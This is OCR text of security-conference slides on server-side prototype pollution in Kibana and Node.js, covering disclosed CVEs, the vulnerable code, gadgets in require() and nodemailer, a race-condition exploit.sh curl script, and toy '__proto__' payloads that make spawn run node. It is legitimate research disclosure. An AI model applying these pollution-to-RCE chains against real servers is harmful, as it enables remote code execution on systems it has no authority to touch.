
40

Story II: require() gadget



41

Story II: require() gadget



42

Story II: SSPP in Config Parser

- Parser of kibana.yml uses the following code to expend dot-separated names into nested objects, e.g., { a.b: 'c'} → { a: { b: 'c' } }.
- Elastic Cloud Enterprise provides a Web UI to edit kibana.yml.
- An attacker can store any payload in kibana.yml and restart Kibana instance to load the configs, thereby triggering Prototype Pollution.
- BUT Kibana crashes *immediately* after Prototype Pollution occurs because other code does not expect any additional properties in Object.prototype.
- An ACE gadget in require() could potentially exploit this PP, and we detected and published such a gadget in the Silent Spring paper ☻ BUT the gadget has been fixed by the Node.js team at that time 🎧

Story II: require() gadget

```
function require(id) {
  const parsedJson = loadConfig(id);

  evaluateJSFile(parsedJson.main);
}
```

```
function loadConfig(dir) {
  const jsonPath = path.resolve(dir, 'package.json');
  const json = packageJsonReader.read(jsonPath).str;
  if (json === undefined) {
    return false;
  }

  const parsed = JSON.Parse(json);
  const filtered = {
    main: parsed.main,
    exports: parsed.exports,
    /* ... */
  };

  return filtered;
}
```

Story II: require() gadget fix

```
function require(id) {
  const parsedJson = loadConfig(id);

  evaluateJSFile(parsedJson.main);
}
```

```
function loadConfig(dir) {
  const jsonPath = path.resolve(dir, 'package.json');
  const json = packageJsonReader.read(jsonPath).str;
  if (json === undefined) {
    return false;
  }

  const filtered=filterOwnProperties(JSONParse(json),
  [
    'name',
    'main',
    'exports',
    'imports',
    'type'
  ]);

  return filtered;
}
```

Story II: require() gadget fix

- **GHunter analyzer detects the require() gadget again! WHAT?!?**

```
function require(id) {
  const parsedJson = loadConfig(id);

  evaluateJSFile(parsedJson.main);
}
```

```
function loadConfig(dir) {
  const jsonPath = path.resolve(dir, 'package.json');
  const json = packageJsonReader.read(jsonPath).str;
  if (json === undefined) {
    return false;
  }

  const filtered=filterOwnProperties(JSONParse(json),
  [
    'name',
    'main',
    'exports',
    'imports',
    'type'
  ]);

  return filtered;
}
```

Story II: require() gadget fix

- **GHunter analyzer detects the require() gadget again! WHAT?!?**

```
function require(id) {
  const parsedJson = loadConfig(id);

  evaluateJSFile(parsedJson.main);
}
```

```
const jsonPath = path.resolve(dir, 'packa
const json = packageJsonReader.read(jsonP
if (json === undefined) {
  return false;
}

const filtered=filterOwnProperties(JSONPa
[
  'name',
  'main',
  'exports',
  'imports',
```

Story II: require() gadget fix

- **GHunter analyzer detects the require() gadget again! WHAT?!?**

```
function require(id) {
  const parsedJson = loadConfig(id);

  evaluateJSFile(parsedJson.main);
}
```

```
const jsonPath = path.reso
const json = packageJsonRe
if (json === undefined) {
  return false;
}

const filtered=filterOwnPr
```

Story II: require() gadget fix

- **GHunter analyzer detects the require() gadget again! WHAT?!?**

```
function require(id) {
  const parsedJson = loadConfig(id);

  evaluateJSFile(parsedJson.main);
}
```

```
if (json === undefined){
  return false;
}
```

Story II: SSPP in Config Parser

- Parser of kibana.yml uses the following code to expend dot-separated names into nested objects, e.g., { a.b: 'c'} → { a: { b: 'c' } }.
- Elastic Cloud Enterprise provides a Web UI to edit kibana.yml.
- An attacker can store any payload in kibana.yml and restart Kibana instance to load the configs, thereby triggering Prototype Pollution.
- BUT Kibana crashes *immediately* after Prototype Pollution occurs because other code does not expect any additional properties in Object.prototype.
- An ACE gadget in require() could potentially exploit this PP, and we detected and published such a gadget in the Silent Spring paper ☻ BUT the gadget had been fixed by the Node.js team by that time ☹
- The new require() allows us to exploit this PP and leads to RCE ☻

CVSS 8.2
CVE-2023-31414
$3,750 bounty

STORY III:
EXPLOIT ‘EM ALL!

Story III: SSPP in Request Handler

- **The request handler DELETE /internal/uptime/service/enablement is vulnerable to PP:**

```
async getSyntheticsParams({ spaceId }: { spaceId?: string } = {}) {
  const finder = await createFinder();
  const paramsBySpace: Record<string, Record<string, string>> = {};

  for await (const response of finder.find()) {
    response.saved_objects.forEach((param) => {
      param.namespaces?.forEach((namespace) => {
        if (!paramsBySpace[namespace]) {
          paramsBySpace[namespace] = {};
        }
        paramsBySpace[namespace][param.attributes.key] = param.attributes.value;
      });
    });
  }

  return paramsBySpace;
}
```

Story III: SSPP in Request Handler

- **The request handler DELETE /internal/uptime/service/enablement is vulnerable to PP:**

```
async getSyntheticsParams({ spaceId }: { spaceId?: string } = {}) {
  const finder = await createFinder();
  const paramsBySpace: Record<string, Record<string, string>> = {};

  for await (const response of finder.find()) {
    response.saved_objects.forEach((param) => {
      param.namespaces?.forEach((namespace) => {
        if (!paramsBySpace[namespace]) {
          paramsBySpace[namespace] = {};
        }
        paramsBySpace[namespace][param.attributes.key] = param.attributes.value;
      });
    });
  }

  return paramsBySpace;
}
```

Story III: SSPP in Request Handler

- The request handler DELETE /internal/uptime/service/enablement is vulnerable to PP.
- At the same time, we investigated PP gadgets in NPM packages and detected 49 gadgets leading to RCE in popular packages using our research tool, Dasty.
- One of the detected gadget is in *nodemailer* which Kibana also uses:

```
class SendmailTransport {
  constructor(options) {
    options = options || {};
    this.path = 'sendmail';
    if (options) {
      if (typeof options === 'string') {
        /* ... */
      } else if (typeof options === 'object'){
        if (options.path) {
          this.path = options.path;
          this.args = options.args;
} } } } }
```

```
send(mail, done) {
  sendmail = this._spawn(this.path, this.args);
}
```

Story III: SSPP in Request Handler

- The request handler DELETE /internal/uptime/service/enablement is vulnerable to PP.
- At the same time, we investigated PP gadgets in NPM packages and detected 49 gadgets leading to RCE in popular packages using our research tool, Dasty.
- One of the detected gadget is in *nodemailer* which Kibana also uses.
- BUT DELETE handler crashes the app in less than one second after the PP 🎧

UNEXPLOITABLE???

Story III: SSPP in Request Handler

- The request handler DELETE /internal/uptime/service/enablement is vulnerable to PP.
- At the same time, we investigated PP gadgets in NPM packages and detected 49 gadgets leading to RCE in popular packages using our research tool, Dasty.
- One of the detected gadget is in *nodemailer* which Kibana also uses.
- BUT DELETE handler crashes the app in less than one second after the PP 🎧
- Let's emulate a "race condition" by sending a lot of gadget-triggered requests in parallel and one PP-triggered request between them!

Story III: exploit.sh


```
for i in {1..20}
do
  curl -X POST \
  # skipped parameters
  "${base_url}/api/gadget" &
done &

curl -X DELETE \
  "${base_url}/api/prototype_pollution" &

for i in {20..70}
do
  curl -X POST \
  # skipped parameters
  "${base_url}/api/gadget" &
done

wait
```

Story III: exploit.sh



Story III: SSPP in Request Handler

- The request handler DELETE /internal/uptime/service/enablement is vulnerable to PP.
- At the same time, we investigated PP gadgets in NPM packages and detected 49 gadgets leading to RCE in popular packages using our research tool, Dasty.
- One of the detected gadget is in *nodemailer* which Kibana also uses.
- BUT DELETE handler crashes the app in less than one second after the PP 🎧
- Let's emulate a "race condition" by sending a lot of gadget-triggered requests in parallel and one PP-triggered request between them 😉

ATO
CVE-2024-37288
$11,000 bounty

CVSS 9.9
CVE-2024-37287
$6,600 bounty

CVSS 9.9
CVE-2023-31415
$13,700 bounty

BONUS: OBJECTS IN PROTOTYPE POLLUTION

Bonus: Prototype Pollution

Prototype Pollution:

```
function handleUpdate(query) {
  const obj = {};
  const p = obj[query.org];
  p[query.prj] = query.details;

  /* ... */
}
```

Gadget:

```
function handleBackup(opt) {
  opt = opt || {};
  if (opt.runner) {
    spawn(opt.runner.path, opt.runner.args);
  }
  /* ... */
}
```

Bonus: Prototype Pollution

Prototype Pollution:

```
function handleUpdate(query) {
  const obj = {};
  const p = obj[query.org];
  p[query.prj] = query.details;

  /* ... */
}
```

Gadget:

```
function handleBackup(opt) {
  opt = opt || {};
  if (opt.runner) {
    spawn(opt.runner.path, opt.runner.args);
  }
  /* ... */
}
```

Exploit:

```
handleUpdate({
  org: "__proto__",
  prj: "runner",
  details: {
    path: "node",
    args: ["-e", "console.log('PWNED')"]
  }
});

handleBackup();
```

Bonus: Prototype Pollution

Prototype Pollution:

```
function handleUpdate(query) {
  const obj = {};
  const p = obj[query.org];
  p[query.prj] = {id:1};

  /* ... */
}
```

Gadget:

```
function handleBackup(opt) {
  opt = opt || {};
  if (opt.runner) {
    spawn(opt.runner.path, opt.runner.args);
  }
  /* ... */
}
```

Exploit:

```
handleUpdate({
  org: "__proto__",
  prj: "runner",
  details: {
    path: "node",
    args: ["-e", "console.log('PWNED')"]
  }
});

handleBackup();
```

Bonus: Prototype Pollution

Prototype Pollution:

```
function handleUpdate(query) {
  const obj = {};
  const p = obj[query.org];
  p[query.prj] = [];

  /* ... */
}
```

Gadget:

```
function handleBackup(opt) {
  opt = opt || {};
  if (opt.runner) {
    spawn(opt.runner.path, opt.runner.args);
  }
  /* ... */
}
```

UNEXPLOITABLE???

Exploit:

```
handleUpdate({
  org: "__proto__",
  prj: "runner",
  details: {
    path: "node",
    args: ["-e", "console.log('PWNED')"]
  }
});

handleBackup();
```

Bonus: Prototype Pollution

Prototype Pollution:

```
function handleUpdate(query) {
  const obj = {};
  const p = obj[query.org];
  p[query.prj] = [];

  /* ... */
}

function handleSomethingSafe(query) {
  if (query.org == "__proto__")
    return;

  const obj = {};
  const p = obj[query.org];
  p[query.prj] = query.details;

  /* ... */
}
```

Gadget:

```
function handleBackup(opt) {
  opt = opt || {};
  if (opt.runner) {
    spawn(opt.runner.path, opt.runner.args);
  }
  /* ... */
}
```

Exploit:

```
handleUpdate({
  org: "__proto__",
  prj: "runner"
})
```

Bonus: ~~Prototype~~ Object Pollution

Prototype Pollution:

```
function handleUpdate(query) {
  const obj = {};
  const p = obj[query.org];
  p[query.prj] = [];

  /* ... */
}

function handleSomethingSafe(query) {
  if (query.org == "__proto__")
    return;

  const obj = {};
  const p = obj[query.org];
  p[query.prj] = query.details;

  /* ... */
}
```

Gadget:

```
function handleBackup(opt) {
  opt = opt || {};
  if (opt.runner) {
    spawn(opt.runner.path, opt.runner.args);
  }
  /* ... */
}
```

Exploit:

```
handleUpdate({
  org: "__proto__",
  prj: "runner"
})

handleSomethingSafe({
  org: "runner",
  prj: "path",
  details: "node"
})
```

```
handleSomethingSafe({
  org: "runner",
  prj: "args",
  details: ["-e",
    "console.log('PWNED')"]
})

handleBackup();
```

Bonus: ~~Prototype~~ Object Pollution


Prototype Pollution:

```
function handleUpdate(query) {
  const obj = {};
  const p = obj[query.org];
  p[query.prj] = [];

  /* ... */
}

function handleSomethingSafe(query) {
  const _ = require('lodash');
  _.merge({}, query);

  /* ... */
}
```



Gadget:

```
function handleBackup(opt) {
  opt = opt || {};
  if (opt.runner) {
    spawn(opt.runner.path, opt.runner.args);

  /* ... */
```

Exploit:

```
handleUpdate({
  org: "__proto__",
  prj: "runner"
})
```

```
handleSomethingSafe({
  runner: {
    path: "node",
    args: ["-e",
     "console.log('PWNED')"]
  }
})

handleBackup();
```

Conclusion

- Don’t give up 😉 Exploit RCEs for fun and bounties 🎧
- Check out our research tools for detecting Prototype Pollutions and their gadgets:

  Silent Spring https://github.com/KTH-LangSec/silent-spring

  GHunter https://github.com/KTH-LangSec/ghunter

  Dasty https://github.com/KTH-LangSec/Dasty
- Check out the biggest collection of Server-Side Prototype Pollution gadgets in Node.js, Deno and NPM packages: https://github.com/KTH-LangSec/server-side-prototype-pollution
- Check out ARP spoofing tooling https://www.cyberark.com/resources/threat-research-blog/attacking-kubernetes-clusters-through-your-network-plumbing-part-1

Thanks for your attention!

https://twitter.com/yu5k3

Server-Side Prototype Pollution (SSPP)

- Eric Cornelissen, Mikhail Shcherbakov, and Musard Balliu. “GHunter: Universal Prototype Pollution Gadgets in JavaScript Runtimes.” *In 33rd USENIX Security Symposium (USENIX Security’24), Philadelphia, PA, USA. August 14 - 16, 2024.*
- Mikhail Shcherbakov, Paul Moosbrugger, and Musard Balliu. “Unveiling the Invisible: Detection and Evaluation of Prototype Pollution Gadgets with Dynamic Taint Analysis.” *In The ACM Web Conference 2024 (WWW’24), Singapore, Singapore. May 13 - 17, 2024.*
- Mikhail Shcherbakov, Musard Balliu, and Cristian-Alexandru Staicu. “Silent Spring: Prototype Pollution Leads to Remote Code Execution in Node.js.” *In 32nd USENIX Security Symposium (USENIX Security’23), Anaheim, CA, USA. August 9 - 11, 2023.*